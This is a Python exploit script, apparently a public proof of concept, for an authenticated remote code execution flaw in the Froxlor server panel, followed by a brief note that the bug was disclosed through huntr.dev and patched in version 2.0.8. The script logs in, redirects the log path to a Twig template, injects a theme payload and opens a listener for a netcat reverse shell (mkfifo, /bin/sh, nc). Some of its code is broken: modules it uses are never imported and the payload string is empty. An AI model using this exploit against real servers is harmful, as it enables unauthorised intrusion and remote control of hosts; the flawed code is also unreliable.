import socket
import sys
import warnings
import random
import string
from bs4 import BeautifulSoup
from urllib.parse import quote
from threading import Thread

warnings.filterwarnings("ignore", category=UserWarning, module='bs4')


if len(sys.argv) != 6:
    print("[~] Usage : ./froxlor-rce.py url username password ip port")
    exit()

url = sys.argv[1]
username = sys.argv[2]
password = sys.argv[3]
ip = sys.argv[4]
port = sys.argv[5]

request = requests.session()

def login():
    login_info = {
    "loginname": username,
    "password": password,
    "send": "send",
    "dologin": ""
    }
    login_request = request.post(url+"/index.php", login_info, allow_redirects=False)
    login_headers = login_request.headers
    location_header = login_headers["Location"]
    if location_header == "admin_index.php":
        return True
    else:
        return False


def change_log_path():
    change_log_path_url = url + "/admin_settings.php?page=overview&part=logging"
    csrf_token_req = request.get(change_log_path_url)
    csrf_token_req_response = csrf_token_req.text
    soup = BeautifulSoup(csrf_token_req_response, "lxml")
    csrf_token = (soup.find("meta",  {"name":"csrf-token"})["content"])
    print("[+] Main CSRF token retrieved %s" % csrf_token)

    multipart_data = {

        "logger_enabled": (None, "0"),
        "logger_enabled": (None, "1"),
        "logger_severity": (None, "2"),
        "logger_logtypes[]": (None, "file"),
        "logger_logfile": (None, "/var/www/html/froxlor/templates/Froxlor/footer.html.twig"),
        "logger_log_cron": (None, "0"),
        "csrf_token": (None, csrf_token),
        "page": (None, "overview"),
        "action": (None, ""),
        "send": (None, "send")

    }
    req = request.post(change_log_path_url, files=multipart_data)
    response = req.text
    if "The settings have been successfully saved." in response:
        print("[+] Changed log file path!")
        return True
    else:
        return False


def inject_template():
    admin_page_path = url + "/admin_index.php"
    csrf_token_req = request.get(admin_page_path)
    csrf_token_req_response = csrf_token_req.text
    soup = BeautifulSoup(csrf_token_req_response, "lxml")
    csrf_token = (soup.find("meta",  {"name":"csrf-token"})["content"])
    onliner = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f".format(ip, port)
    payload = "" % onliner
    data = {
        "theme": payload,
        "csrf_token": csrf_token,
        "page": "change_theme",
        "send": "send",
        "dosave": "",
    }
    req = request.post(admin_page_path, data, allow_redirects=False)
    try:
        location_header = req.headers["Location"]
        if location_header == "admin_index.php":
            print("[+] Injected the payload sucessfully!")
    except:
        print("[-] Can't Inject payload :/")
        exit()
    handler_thread = Thread(target=connection_handler, args=(port,))
    handler_thread.start()
    print("[+] Triggering the payload ...")
    req2 = request.get(admin_page_path)


def connection_handler(port):
    print("[+] Listener started on port %s" % port)
    t = telnetlib.Telnet()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("0.0.0.0", int(port)))
    s.listen(1)
    conn, addr = s.accept()
    print("[+] Connection received from %s" % addr[0])
    t.sock = conn
    print("[+] Heads up, incoming shell!!")
    t.interact()


if login():
    print("[+] Successfully Logged in!")
    index_url = url + "/admin_index.php"
    request.get(index_url)
    if change_log_path():
        inject_template()

else:
    print("[-] Can't login")
Vulnerability Disclosure
The researcher reported this vulnerability through huntr.dev and received a bounty. Froxlor team patched the issue in version 2.0.8.